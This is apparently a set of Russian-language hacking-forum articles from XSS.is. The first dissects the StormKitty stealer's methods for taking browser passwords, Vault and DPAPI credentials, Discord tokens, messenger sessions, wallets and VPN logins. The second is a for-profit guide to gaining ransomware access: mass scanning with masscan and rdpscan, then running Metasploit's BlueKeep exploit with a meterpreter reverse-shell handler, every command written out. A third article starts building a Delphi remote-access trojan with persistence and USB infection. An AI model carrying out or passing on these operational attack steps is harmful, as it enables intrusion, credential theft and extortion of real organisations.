Третий поток добывает полезную информацию из браузера Firefox. В «лисе» пароли зашифрованы довольно хитрым алгоритмом, который они (разработчики «лисы») называют PK11SDR. С наскока его не особо то и реализуешь, поэтому разработчики многих стилеров просто используют экспортируемую из библиотеки самой «лисы» «nss3.dll» функцию с именем «PK11SDR_Decrypt». Для этого нужно найти путь, куда установлена «лиса», и загрузить оттуда библиотеку «mozglue.dll» (так как библиотека «nss3.dll» от неё зависит), а затем и саму библиотеку «nss3.dll». Прежде чем мы перейдём к тому, как вызывать эту функцию, нужно понять преимущества и недостатки этого метода. Безусловно то, что эта библиотека всегда есть вместе с установленной «лисой», это — хорошо, и нам нет необходимости реализовывать комплексный алгоритм самим или таскать с собой большую библиотеку для расшифровки. Однако стоит обратить внимание, что релизная версия стаба собирается в режиме x64 (не x86 и не AnyCPU), то есть стаб будет запускаться, как 64-битный процесс. В том случае, если на компьютере жертвы будет установлена 32-битная версия «лисы», 64-битный процесс стаба просто не сможет загрузить эти необходимые для расшифровки динамические библиотеки. И это — довольно жирный минус. Плюс ко всему вполне вероятно, что для некоторых антивирусов попытка рандомного процесса загружать динамические библиотеки из папки «лисы» будет считаться заведомо вредоносным поведением (но это конечно нужно проверять). Экспортируемая функция «PK11SDR_Decrypt» принимает на вход шифр-данные и возвращает открытые данные в виде указателей на структуры типа TSECItem (в дотнете вполне для передачи указателя на структуру можно воспользоваться модификатором «ref»), которые в свою очередь содержат указатель на буферы с данными и размеры этих буферов. Код дешифрования паролей реализован в файле «Decryptor.cs» и довольно прост. Разве что вызывать эти функции можно было бы и простым PInvoke после того, как библиотека «nss3.dll» была загружена в процесс, чтобы не морочиться с указателями и делегатами. PInvoke сделает ровно тоже самое, но автор проекта вероятно об этом просто не знал. Аналогично с «хромым» ценная информация добывается из файлов профиля пользователя, которые могут быть либо в формате SQLite, либо JSON в зависимости от конкретной информации. Давайте рассмотрим, в каких классах реализовано получение какой информации из следующего фрагмента кода (весь функционал связанный с «лисой» находится в подпапке проекта «Targets\Browsers\Firefox»).

https://pastebin.com/zqhAEP79

Четвертый поток занимается получением паролей из старого доброго «осла» (он же Internet Explorer, напиши в комментариях, если ты злостный ретроград и до сих пор сидишь на XP и используешь браузер Internet Explorer). Тут все достаточно просто: «осел» 11ой версии наряду с другими сервисами и приложениями операционных систем семейства Windows хранит пароли в «Windows Vault» (хранилище паролей операционной системы), ну а версии «осла» ниже 11ой, наверное, вообще не имеет смысла поддерживать в наши дни. Для доступа к этому хранилищу можно использовать функции нативной библиотеки «vaultcli.dll». Это сравнительно плохо документированная вещь, а реализация была скопипастена Владимиром из других оупенсорсных проектов и, честно говоря, выглядит она очень по-говнокодерски (например, за каким хером в этой реализации используется Reflection вообще не понятно, все было бы куда проще и красивее реализовано без него).

Но, говоря о реализации, стоит упомянуть несколько важных вещей об этом алгоритме. Хранилище (это наше системное) может хранить данные нескольких разных типов, для получения конкретного значения из структуры элемента (в которой есть идентификатор типа) была реализована вложенная функция (фича языка C# версии 8.0 вроде) под названием «GetVaultElementValue».

Структура одной хранимой записи различается на операционных системах Windows 7 и Windows 8-10. По коду сначала перечисляются все хранилища, затем в цикле для каждого хранилища открывается хендл и перечисляются записи каждого конкретного хранилища. А из каждой записи достаются элементы, соответствующие имени ресурса, имени пользователя и его паролю. Когда говоришь об этом на словах, алгоритм кажется очень простым (в принципе так и есть), но он все же требует достаточно большого количества кода для его реализации из-за сравнительно неудобного интерфейса, предоставляемого библиотекой «vaultcli.dll». И опять же, скопипастеный Владимиром код этого алгоритма — далеко не лучший вариант, который мог бы быть. Но чем богаты, тем и рады.

https://pastebin.com/AjsNHKu5

Пятый поток достаёт Discord токены, не особо понимаю, зачем они должны кому-либо понадобится, наверное, это тоже сделано для дополнительной галочки в списке фич стилера (напишите в комментариях, если считаете токены Discord особо ценными и почему так?). Для этого директории с файлами, которые могут содержать токены копируются в папку временных файлов текущего пользователя (ну «%TEMP%» же). Затем в скопированных папках ищутся файлы с расширениями «log» и «ldb», внутри которых уже с помощью регулярного выражения ищутся все строки, которые внешне похоже на токены. При этом все файлы считываются как текст, несмотря на то, что формат LevelDB вроде бинарный, если ничего не путаю. Искать с помощью регулярных выражений какой-то текст среди бинарных данных — такое себе занятия, но, наверное, это как то должно более менее работать (реализация этого алгоритма находится в файле «Discord.cs»).

https://pastebin.com/GxUP39sp

Шестой поток получает аккаунты и пароли, сохранённые в мессенджере Pidgin (который опять же не понятно, кому вообще может быть нужен в наши то дни). Тут все предельно просто, Pidgin хранит эту информацию в открытом виде в файле «accounts.xml», а для формата XML (в отличии от формата JSON) есть готовые парсеры, встроенные во фреймворк дотнета. Кроме того для Pidgin ещё и выгружаются логи. Реализации этих предельно простых алгоритмов можно найти в файле «Pidgin.cs».

https://pastebin.com/dBYKQza2

Седьмой поток расшифровывает сохранённые аккаунты и пароли из почтового клиента Microsoft Outlook. Этот самый «мелкомягкий» Outlook в зависимости от версии хранит данные об аккаунтах и паролях в ключах реестра. Пароли зашифрованы с помощью DPAPI, остальная информация присутствует в реестре в открытом виде. Честно говоря, ума не преложу, зачем это было сделано, но Outlook до записи в реестр зашифрованного пароля добавляет в начало один байт. Возможно, этот байт что-то и значит для Outlook, но разработкам стилеров на него наплевать, он просто отбрасывается, а оставшийся буфер шифр-данных расшифровывается с помощью DPAPI. Помните, в секции, посвящённой «хромому», я упоминал об удобном статическом методе для дешифрования DPAPI в дотнет фреймворке - «ProtectedData.Unprotect»? Так вот здесь наш Владимир из Украины сподобился его использовать. Почему так? Складывается впечатление, что он просто накопипастил и/или напортировал кода из других проектов стилеров и особо не задумывался о результате и адекватности кода. Реализацию этого всего можно найти в файле «Outlook.cs».

https://pastebin.com/xE7qKfbT

Восьмой и девятый потоки занимаются сбором сессий Telegram и Skype соответственно. Для Telegram стилер копирует папку «tdata» и сохраняет соответствующие файлы, а для Skype копируется директория «Local Storage». Алгоритмы всего этого предельно просты и в дальнейшем описании не нуждаются, реализация находится в файлах «Telegram.cs» и «Skype.cs» соответственно.

Десятый и одиннадцатый потоки добывают сессии Steam, Uplay, Battle.NET и кучу всяких непонятно зачем нужный файлов из Minecraft. Реализация алгоритмов добычи этих данных находится в папке «Gaming» в отдельных файлах, соответствующих каждому из сервисов. Тут опять же ничего интересного нет, просто копирование файлов и каталогов.

Двенадцатый поток занимается извлечением данных криптовалютных кошельков. В зависимости от того, какая программа используется для доступа к кошельку, он может хранится либо на файловой системе, либо в реестре. В любом случае алгоритм просто извлекает данные из соответствующего места, его реализация находится в файле «Wallets.cs». Я не особо шарю в этом, поэтому хочу спросить у вас. Напишите в омментариях, что вообще даёт злоумышленнику этот файл кошелька? Ведь, насколько я понимаю, без пароля пользователя кошелька или без кодовой фразы невозможно вывести деньги. Или я не прав?

https://pastebin.com/qdSTq3qP

Тринадцатый поток собирает сохранённые аккаунты и пароли из FTP-клиента FileZilla. Клиент FileZilla хранит эту информацию в нескольких файлах формата XML в открытом виде (пароль накрыт BASE64, но это считай тоже самое, что и открытый вид). Реализация этого алгоритма находится в файле «Filezilla.cs», для парсинга XML используются встроенные в дотнет фреймворк классы.

https://pastebin.com/1HBW2UHb

Четырнадцатый поток занимается тремя различными VPN сервисами, реализации алгоритмов для каждого сервиса находятся в папке «VPN» с соответствующими именами файлов исходных кодов по имени сервиса. Для ProtonVPN просто копируются все файлы с именем «user.config», для OpenVPN копируются файлы с расширением «ovpn». Для NordVPN сделан более комплексный алгоритм. Он считывает файл «user.config» (файл формата XML), находит в нем записи, соответствующие логину и паролю, затем расшифровывает их с помощью BASE64 и DPAPI. Опять же в данном конкретном случае Владимир использует именно «ProtectedData.Unprotect» для расшифровки DPAPI.

https://pastebin.com/2RkPhkaH

Остальные потоки получают различную информацию об операционной системе и компьютере жертвы, делает снимки экрана и веб-камеры (это мы уже рассмотрели ранее), сканируют локальную сеть и так далее. Особого интереса эти алгоритмы не представляют, подавляющее большинство подобного кода можно найти в Гугле и StackOverflow, а описывать подробно каждый из них слишком долго. Если вас заинтересует какой-либо алгоритм, который я описал недостаточно хорошо или вовсе не захотел описывать, пишите в комментариях, можем их обсудить, если это вам нужно.

Да уж, статья получилась куда больше, чем я думал изначально. На текущий момент это — самая моя большая статья для XSS.is. Я долго с ней провозился, а на этапе вычитывания у меня даже глаз стал дёргаться от количества букв, так что искренне надеюсь, что для вас она покажется интересной и познавательной. Сам проект «Штормового Котёнка», хоть и имеет кучу недостатков в плане качества кода и архитектуры, хоть и имеет вложенную в бинарные зависимости проекта и репозиторий малварь (сцуко в голове это до сих пор не кладывается), все же реализует своим функционалом подавляющее большинство алгоритмов современных стилеров. И соответственно на нем можно учится как «чёрным шляпам», так и «белым» и «серым шляпам». А эта статья по моей задумке должна хорошо покрывать тему стилеров в принципе. Пишите в комментариях к статье своё мнение о StormKitty, о каких-либо его алгоритмах и фрагментах кода, а так же ваши предложения о том, какую малварь было бы интересно рассмотреть в следующей статье этого цикла. Спасибо за внимание!

Добываем доступы в корпы через паблик RCE

Как заработать от 1к до 100к баксов за месяц почти без вложений?

Привет коммуннити! Сегодня я расскажу вам как стать рансомварщиками, практически без вложений. Мы будем добывать точки входа в мелкие и средние компании, при помощи metasploit при этом вложив 100 баксов в покупку лишь 2 х vps
Что нужно:
2 vps сервера на Ubuntu (желательно абузоустойчивые топовая конфигурация будет не нужна поэтому 100 баксов вам должно хватить)
PS вы можете взять любую другую OS я буду описывать настройку именно на убунту

Intro первоначальная настройка впс для работы с метой
У нас есть чистая ubuntu
накатим xrdp + xfce оболочку (мне так удобней вы можете взамидействоать с сервером п ssh)

Обновим пакеты
sudo apt-get update

Накатим xrdp для работы через терминальные сессии

sudo apt-get install xrdp

Установим облочку xfce можно поставить mate например (но стабильней всего с терминальным серверовм работает именно xfce)

sudo apt-get install xfce4 xfce4-terminal

Разрешим xrdp исользовать эту оболчку

sudo sed -i.bak '/fi/a #xrdp multiple users configuration n xfce-session n' /etc/xrdp/startwm.sh

Включаем xrpd

Сорян ошибки граматики пунктуации и синтаксиса писал на колонке ничего не редактируя, если кто то захочет дополнить или записать видео по этой теме закину 50-100 баксов для мотивации)

sudo systemctl enable xrdp

Done - теперь вы можете работать с сервером через терминальную сессию
поставим удобный текстовый редактор gedit

sudo apt-get install gedit

Поставим htop для мониторинга загруженности системы

sudo apt-get install htop

Установка metasploit, БД к нему подтягивать не будем она не понадобиться

качаем метасплойт курлом или wget
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall

даем права chmod 755 msfinstall

sudo ./msfinstall

Теперь при наборе msfconsole в шелле метасплойт запуститься.

II выбор RCE и подготовка материала

Добывать свой хлеб мы будем данной уязвимостью

xttps://en.wikipedia.org/wiki/BlueKeep

в метасплойте есть rce для него

exploit/windows/rdp/cve_2019_0708_bluekeep_rce

Данное rce для протокола rdp оно крайне не стабильно, но приносит хорошие доступы)

С RCE мы определились

теперь нам нужен материал, то есть уязвимые машины в клирнете под блюкип

В идеале если у вас будут подсети с maxmaind и софт для пентеста от z668, он нужен исключительно для чека на RDP сервис дабы не тратить время и пропускать порты все что не относиться к рдп

лучше всего сканировать рандомные TCP порты и потом проверять их на сервис рдп

Я покажу на примере стандандартного 3389 порта

Установим еще 2 софта для сканирования портов (masscan) и rdpscan для проверку на узвимый bluekeep

ставим все не обходимое для работы масскана sudo apt-get install git gcc make libpcap-dev
затягиваем сорсы к себе git clone https://github.com/robertdavidgraham/masscan
переходим в каталог с массканом cd masscan
собираем в многопотоке make -j

Качаем бесплатно либо покупаем депы IP адресов

masscan -iL ip.txt -oL res4.txt -p 3389 --rate 100000 --exclude 255.255.255.255
данные параметры возьмут депы из фаила res4.txt просканируют порт 3389 с рейтом 100 000 исключая 255.255.255.255 подсеть

awk '{ print $4,$3 }' OFS=":" res4.txt > 4433.txt

выдаст чистые результаты IP с output фаила масскана

Ставим сканер на уязвимость блюкип и все необходимо для его работы

sudo apt-get install libssl-dev
sudo apt-get install build-essential

git clone https://github.com/robertdavidgraham/rdpscan.git
cd /rdpscan/
компилируем make -j

Запуск сканера

./rdpscan --workers 500 --port 3389 --file /root/rdpscan/ch2.txt grep 'VULN' | cut -f1 -d'-' >results.txt

--workers 500 (количество воркеров стоит отписальное количество зависит от вашей конфигурации сервера)

--port 3389 порт который сканируем

--file /root/rdpscan/ch2.txt путь до фаила с ипами

grep 'VULN' выбираем только уязвимые и записываем в фаил >results.txt

III получаем доступы
Я буду использовать стандартный пейлоад метасплойта для закрепления,
можно ипользовать кобальт страйк или любую другую систему пост эксплуатации но статья расчитана на тех у кого нет нихуя даже кряка,
будем использовать метерперетер
и так запускаем метасплойт
msfconsole

И сразу открываем второе окно терминала и там опять запускаем метасплойт
В первом окне делаем handler (туда будут лететь сессии отдельным окном)

use exploit/multi/handler

set payload windows/x64/meterpreter/reverse_tcp_rc4 (выбираем пелоад реверс (когда цель подключается к нам) с шифрованием)
set EXITFUNC thread

EXITFUNC есть 3 разных значения: thread, process, seh
мы используем thread он используеться почти везде и работает достаточно хорошо
 запускает шелл-код в подпотоке, и выход из этого потока приводит к рабочему приложению / системе.

set LHOST хост нашей впс
set LPORT порт где будет висит слушатель
set RC4PASSWORD PASSS (пароль для RC4)
set ExitOnSession 0 (данный параметр будет держать сессию всегда онлайн (тоесть не будет слипа может привести к быстрому спаливанию))
setg SessionLogging y включить логирование
setg loglevel 1 уровень логирования
run -j запуск
хэндлер готов и ожидает коннектов
переходим во второе окно
Bluekeep
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
set payload windows/x64/meterpreter/reverse_tcp_rc4
set EXITFUNC thread
set DisablePayloadHandler 1 (обязтаельно 1 что бы сесия летела в отдельное окно)
set LHOST ип впс
set LPORT порт (указывать такой же как и в хэндлере)
set RC4PASSWORD PASSS (пароль такой же как в хэндлере)
set ConnectTimeout 5 (таймаут)
set GROOMSIZE 100 (количество мегабайт которыми будет заспамливаться хост играйтесь с парметрами от 100 до 250) всегда будут прилетать разные машины
set GROOMCHANNELCOUNT 1
set forceexploit 1 исполнять принудетельно
set target 1 (дефолтный таргет тут менять ничего не нужно)
set rhosts file:/root/rdpscan/4.txt (путь до фаила с уязмимыми машинами)
set RPORT (если вы используете не старндартый порт для RDP если 3389 то его можно не указывать он стоит по дефолту)
run - запуск

через какое то время в хендлер полетят сесии

```
Computer        : V-RDS-01

OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).

Architecture    : x64

System Language : en_GB

Domain          : BROWNHILLS

Logged On Users : 41

Meterpreter     : x64/windows
```

Вам остается только закрепляться и отбирать доступы)

Enjoy

с Апреля по по Июль я заработал блюкипом около 300.000 USD чистыми деньгами, таким способом можно поймать компании с ревеню до 100 миллонов.

Пишем ратник с нуля и навека

Введение.

Эта статья написана мной(KONUNG) специально для конкурса на XSS. Сейчас я расскажу о том как я разрабатывал свой ратник, программировал я его долго, в основном когда было время. Ратник написан на Delphi, данный язык я выбрал из-за его нативности да и просто потому что он очень хорошо мне знаком, приходилось частенько писать всякие софта на нем, но даже если вы не программист или не знаете данного языка, не спешите закрывать статью, я постараюсь объяснить все простыми словами, для большей наглядности, каждую строчку кода я буду объяснять, дополнять своими комментариями, желательно что бы Delphi была от XE5 и выше, старые версии студии могут не подойти.

Клиент можно без затруднений перенести на другие языки так как я буду использовать в основном winapi функции. Не скажу что сейчас продемонстрирую невьебеннейший ратник который будет панацеей для тех кто ищет подобный софт, т.к. я сам не профи и возможно в коде будут ошибки. Теория.Фундаментом для всех софтов удаленного доступа служит протокол передачи данных. Есть много вариантов HTTPS, BitTorrent и т.д., мы же будем использовать сокеты. Сокеты бывают двух, TCP и UDP, синхронные и асинхронные, блокируемые и неблокируемые. TCP гарантирует доставку пакетов, их очередность, автоматически разбивает данные на пакеты и контролирует их передачу, в отличии от UDP. Но при этом TCP работает медленнее за счет повторной передачи потерянных пакетов и большему количеству выполняемых операций над пакетами. Ну я думаю вы уже догадались каким мы будем использовать. Итак, софт состоит из двух частей, серверной(той что у нас) и клиентской(той что у жертвы).Логика такая, после запуска клиентской части, первое что крыса делает это смотрит есть ли она уже в системе, если нету, копирует себя в определенную директорию, если есть то проверяет запущен ли уже какой нибудь экземпляр ее самой, если запущен то она выключается, после создаются потоки заражения флешки, проверки инжекта DLL и автозагрузки (ниже объясню), можно было бы конечно ещё и клиппер пихнуть, ну это вы уже как нибудь сами, затем сервер и клиент устанавливают соединение, а потом начинают общаться, в стиле:

-Привет, как дела?


-Привет, у меня все хорошо.


Сервер будет отправлять команды, клиент будет воспринимать их, и действовать согласно указаниям, когда необходимо отправлять ответ, если вдруг сервер отключается, то клиент снова пытается наладить соединение, ну общую логику думаю вы поняли, как самую первые действия после запуска можно добавить проверку на виртуалку или песоч

Сервер.

Что же, на серверной части мы будем использовать VCL форму с VCL компонентами сокетов, я решил что во время написания этой части софта, не буду использовать winsock, а просто возьму уже готовую оболочку, это сократит время на написание серверной части. И так, первое что нам нужно сделать это добавить VCL компоненты сокетов, так как изнаально их нету в менюшке с визуальными компонентами. Просто следуйте действиям на скринах.


Установка сокетов





Далее в появившемся диалоговом окне проходим по пути к вашей Delphi, в моем случае это C:\Program Files (x86)\Embarcadero\Studio\21.0\bin там находим файл dclsockets270.bpl в разных версиях Delphi цифры могут отличаться.

Следующий этап, это создание формы, нужно накидать на нее элементов и сделать что-то похожее на панель управления ботами. Можете сделать панель такую как у меня. на скрине будут описаны свойства каждого из элементов.



Итак после того как мы создали приемлемую панель управления, можем потихоньку приступать к написанию кода, первое что мы сделаем это пропишем запуск сервера, у кнопки с текстом "Начать прием" создаем событие OnClick и прописываем следующий код.

https://pastebin.com/PwsSCUuL

Далее нам нужно обьявить класс

ODA = class XXX: string end;

для тех кто не знает, в Delphi классы обьявляются после ключевого слова type, то есть чуть выше глобального обьявления переменных (глобального var)В данном классе у нас будет храниться ответ от клиента, после того как клиент подключается к серверу в ListView мы создаем Итем у которого будут определенные свойства, по которым мы будем ориентироваться в каком положении вообще находится клиент. то есть у нас получается этакая сетка с данными, аля многомерный массив. С точки зрения кода это будет выглядеть следующим образом, у ServerSocket прописываем событие OnClientConnect

https://pastebin.com/7f3eaXJG

Следующим по очереди, и наверное одним из самых важных идет обработка ошибок, на первый взгляд все кажется запутанным, но если вникнуть в логику то вы поймете как все элементарно. У нас есть Timer о котором как раз и пойдет сейчас речь, таймер с интервалом в 5 сек. пингует всех подключенных ботов, и если во время пинговки происходит ошибка то он просто удаляет этого бота из ListView, а во время передачи файла или демонстрации экрана таймер не пингует этого бота, а понимает это он по Objects[2], если значение True, то не пингует, если False то пингует. Во время передачи файла и т.д. клиент может резко оборвать соединение и ServerSocket просто выкенет нам Exception с ошибкой, а значение Object[2] будет True, и так, что мы делаем, у ServerSocket прописываем событие OnCLientError

https://pastebin.com/XmWyxME2

